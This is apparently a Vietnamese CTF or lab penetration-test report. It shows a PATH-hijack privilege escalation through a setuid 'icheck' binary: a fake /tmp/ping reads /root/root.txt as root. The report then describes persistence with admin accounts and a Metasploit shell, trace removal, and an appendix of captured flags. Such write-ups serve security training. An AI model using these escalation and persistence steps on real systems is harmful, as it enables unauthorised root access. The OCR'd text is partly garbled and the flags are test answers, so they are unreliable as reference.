
_____

Something wrong. Please try again!
alunno@alunno:~$ ls -la | grep icheck
alunno@alunno:~$ ls -la /bin/ | grep icheck
-rws--x--x  1 root  root    17016 Oct 22 06:59 icheck
alunno@alunno:~$
```

Đầu tiên tạo file ping trong thư mục /tmp với nội dung whoami; id; cat /root/root.txt và cấp quyền thực thi cho ping

Tiếp theo trở PATH đến /tmp. Mục đích của việc làm này là để khi file icheck thực thi lệnh ping sẽ gọi đến file ping ở trong thư mục /tmp và thực thi whoami; id; ifconfig; cat /root/root.txt"

Hình ảnh minh chứng:



```
alunno@alunno:~$ echo "whoami; id; ifconfig; cat /root/root.txt" > /tmp/ping
alunno@alunno:~$ chmod 777 ping
alunno@alunno:~$ export PATH=/tmp:$PATH
alunno@alunno:~$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alunno@alunno:~$ /bin/icheck
You need flag 5, 6 and 7 to unlock this binary.
Flag 5: Flag05{6RU27wLR1ISzmk9670Js}
Flag 6: Flag06{00k6dY82IiMeR0cShSFD}
Flag 7: Flag07{n56zkU4WVxf9XiWByqkS8}
Binary is unlock. Have fun!

icheck v1.0.0. Check the internet connection with ping.

root
uid=0(root) gid=1001(alunno) groups=1001(alunno)
br-240b9497d1aa: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    inet6 fe80::42:a4ff:feal:2a48 prefixlen 64 scopeid 0<20<link>
    ether 02:42:a4:a1:2a:48 txqueuelen 0 (Ethernet)
    RX packets 679667 bytes 252188507 (252.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 557010 bytes 87604534 (87.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:4e:5b:a4:96 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.19.210 netmask 255.255.255.0 broadcast 192.168.19.255
    inet6 fe80::250:56ff:feb7:3956 prefixlen 64 scopeid 0<20<link>
    ether 00:50:56:b7:39:56 txqueuelen 1000 (Ethernet)
```

Nội dung tập tin Root.txt:


```
veth5c8b668: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet6 fe80::3046:78ff:fe27:701 prefixlen 64 scopeid 0<link>
ether 32:46:78:27:07:01 txqueuelen 0 (Ethernet)
RX packets 3501 bytes 970109 (970.1 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 3550 bytes 594052 (594.0 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
vethb528a38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet6 fe80::f80b:a9ff:fe96:1649 prefixlen 64 scopeid 0<link>
ether fa:0b:a9:96:16:49 txqueuelen 0 (Ethernet)
RX packets 2366 bytes 877918 (877.9 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 2315 bytes 394471 (394.4 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
vetheb0d4a9: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet6 fe80::b428:1eff:fe97:a31 prefixlen 64 scopeid 0<link>
ether b6:28:1e:97:0a:31 txqueuelen 0 (Ethernet)
RX packets 3367 bytes 642210 (642.2 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 3751 bytes 575305 (575.3 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
InSec{3IPomfUD1ceEQ1bpBRQxI}
```

```
Internet is online.
alunno@alunno:~$
```

2.3 Duy trì quyền truy cập

Sau khi kiểm soát được các máy chủ, chúng tôi vẫn duy trì được phiên truy cập của mình, nhằm đảm bảo rằng chúng tôi vẫn có thể truy cập lại vào máy chủ bất kỳ lúc nào. Nhiều lỗ hổng chỉ có thể được khai thác một lần duy nhất, vì vậy việc duy trì phiên truy cập vào máy chủ là hết sức cần thiết. Whatever đã thêm vào các tài khoản có quyền cao nhất (thuộc các group administrators hoặc sudo) trên các máy chủ mà chúng tôi đã kiểm soát. Ngoài quyền truy cập cao nhất, một shell Metasploit đã được cài đặt trên máy nhằm đảm bảo rằng các quyền truy cập bổ sung sẽ được thiết lập.

2.4 Xóa dấu vết

Giai đoạn xóa dấu vết nhằm đảm bảo rằng các dữ liệu/tài khoản được sinh ra trong quá trình kiểm thử xâm nhập được loại bỏ khỏi máy chủ. Thông thường, các phần nhỏ của công cụ hoặc tài khoản người dùng được để lại trên máy tính của tổ chức, điều này có thể gây ra

các vấn đề về bảo mật. Chúng ta cần phải đảm bảo rằng không để sót lại bất kỳ dấu vết trong quá trình kiểm thử xâm nhập.

Sau khi có được các thông tin có giá trị trên máy chủ của đơn vị, Whatever đã xóa tất cả tài khoản và mật khẩu người dùng cũng như các dịch vụ được tạo ra bởi Metasploit.

3.0 Phụ lục

3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt

Địa chỉ IP (Hostname)	Nội dung Bonus	Nội dung user.txt	Nội dung root.txt
192.168.19.201	Flag01{tSRNkh8ogUwfpDI qsFYT}	InSec{VpxLxW04Dz5apQ DYdnfO}	InSec{3IPomfUD1ceEQ1bp BRQxI}
192.168.19.201	Flag02{WweCQnfHohuE4hd usJ67X}		
192.168.19.201	Flag03{7wF3R7tvP6NVGNk xMbyFt}		
192.168.19.201	Flag04{klU3L13bxdKQEzF5 GD5wq}		
192.168.19.201	Flag05{6RU27wlR1IStzmK9 670Js}		
192.168.19.201	Flag06{OOk6dY82I1iMeR0c ShSFD}		
192.168.19.201	Flag07{n56zkU4WVxf9Xiw ByqkS8}		

- HẾT -